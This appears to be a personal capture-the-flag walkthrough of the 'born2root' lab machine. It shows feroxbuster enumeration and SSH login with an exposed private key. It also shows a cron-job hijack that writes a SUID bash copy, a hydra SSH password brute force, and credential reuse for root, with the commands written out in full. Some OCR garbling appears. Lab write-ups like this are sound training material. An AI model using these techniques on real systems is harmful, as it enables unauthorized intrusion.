
Port 80

1. Feroxbuster

```
301
           91
                     28w
                              316c http://192.168.170.49/files
301
           91
                     28w
                              316c http://192.168.170.49/icons
                             5651c http://192.168.170.49/index.html
200
         283l
                   495w
                              317c http://192.168.170.49/manual
301
           91
                     28w
           31
                               57c http://192.168.170.49/robots.txt
200
                      6w
403
          11l
                     32w
                              302c http://192.168.170.49/server-status
```


2. Proceed to http://192.168.170.49/index.html



- Usernames:
 - martin
 - hadi
 - jimmy
- · No hidden text in html

3. Visited /icons

• Found a suspicious file, contains SSH Key



SSH

1. Successfully ssh

ssh martin@\$ip -i id_rsa

```
(root tali)-[~/provingGrounds/born2root/192.168.170.49/exploit]
# ssh martin@$ip -i id_rsa

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Jan 10 14:54:06 2022 from 192.168.49.170

READY TO ACCESS THE SECRET LAB ?

secret password : no
WELCOME !
martin@debian:~$ ■
```

Privilege Escalation to Jimmy via Cronjob Misconfiguration

1. View current cronjobs

```
martin@debian:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/sbin:/usr/bin
# m h dom mon dow user command
17 * * * * root cd / 86 run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / 86 run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / 86 run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / 86 run-parts --report /etc/cron.monthly )
*/5 * * * * jimmy python /tmp/sekurity.py
martin@debian:~$
```

- 2. Check permissions of /tmp/sekurity.py
 - File does not exist

```
martin@debian:~$ ls -l /tmp/sekurity.py
ls: cannot access /tmp/sekurity.py: No such file or directory
martin@debian:~$
```

3. Create python script to obtain jimmy shell

```
printf '#!/usr/bin/python\n\nimport os\nos.system("cp /bin/bash /tmp/jimmybash && chmod u+s
/tmp/jimmybash")\n' > /tmp/sekurity.py; chmod +x /tmp/sekurity.py
```

- Copy over bash, set SUID on it, when executed it is executed as user jimmy.
- 4. Wait for cronjob to execute

```
martin@debian:/tmp$ ls -l
total 1088
-rwsr-xr-x 1 jimmy jimmy 1105840 Jan 10 15:05 jimmybash
-rw-r--r-- 1 martin martin 98 Jan 10 15:12 sekurity.py
drwx----- 2 root root 4096 Mar 10 2021 vmware-root
martin@debian:/tmp$ ./jimmybash -p
jimmybash-4.3$ whoami
jimmy
jimmybash-4.3$
```

Privilege Escalation to Hadi via Bruteforce

1. At jimmy's home dir, there is a file called networker with SUID bit set

```
jimmybash-4.3$ ls -l networker
-rwsrwxrwx 1 root root 7496 Jun 9 2017 networker
jimmybash-4.3$
```

2. Try to view what binary networker is executing using Strings

```
jimmybash-4.3$ strings networker
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
puts
printf
system
__cxa_finalize
  _libc_start_main
_ITM_deregisterTMCloneTable
 __gmon_start_
_Jv_RegisterClasses
_ITM_registerTMCloneTable
GLIBC_2.1.3
GLIBC_2.0
UWVS
*** Networker 2.0 ***
/sbin/ifconfig
/bin/ping -c 1 localhost
     'echo linux tool version 5'
```

- · Path Hijacking Failed
- We have write access to the networker binary, however editing the file removes SUID bit.
- Rabbit hole
- 3. Generate a custom wordlist with Hadi's name

```
john --wordlist=hadi.txt --rules:korelogic --stdout > hadi_korelogic.txt
# Shorter list:
cat /usr/share/wordlists/rockyou.txt | grep "hadi" >> hadi_rockyou.txt
```

```
root okali)-[~/provingGrounds/born2root/192.168.170.49/exploit/bruteforce]

# john --wordlist=hadi.txt --rules:korelogic --stdout > hadi_korelogic.txt

Using default input encoding: UTF-8

Press 'q' or Ctrl-C to abort, almost any other key for status

6327451p 0:00:00:02 100.00% (2022-01-11 00:26) 2174Kp/s hadi999999
```

4. Bruteforce SSH

```
hydra -l hadi -P hadi_rockyou.txt -e nsr -s 22 -o
"/root/provingGrounds/born2root/192.168.170.49/scans/tcp22/tcp_22_ssh_hydra.txt" ssh://$ip -V

# Hydra v9.1 run at 2022-01-10 21:38:20 on 192.168.170.49 ssh (hydra -L usernames.txt -P /usr/share/seclists/Passwords/darkweb2017-top100.txt -e nsr -s 22 -o /root/provingGrounds/born2root/192.168.170.49/scans/tcp22/tcp_22_ssh_hydra.txt ssh://192.168.170.49)
[22][ssh] host: 192.168.97.49 login: hadi password: hadi123
```

5. SSH into hadi

```
ssh hadi@192.168.97.49
            li)-[~/provingGrounds/born2root/192.168.170.49/exploit/bruteforce]
    ssh hadi@192.168.97.49
The authenticity of host '192.168.97.49 (192.168.97.49)' can't be established.
ED25519 key fingerprint is SHA256:y7AzR/QI4CJW3DLNEfBYopBbKkUP12PZv3vt+1ZQP6E.
This host key is known by the following other names/addresses:
   ~/.ssh/known_hosts:438: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])?          yes
Warning: Permanently added '192.168.97.49' (ED25519) to the list of known hosts.
hadi@192.168.97.49's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
hadi@debian:~$
```

Privilege Escalation to Root via Reused Creds

- 1. Ran linpeas, could not find anyways to priv esc
- 2. Reused hadi credential & obtained root shell

Tags: #linux-priv-esc/cronjob

#win-priv-esc/path-hijacking

#linux-priv-esc/suid/unknown-exec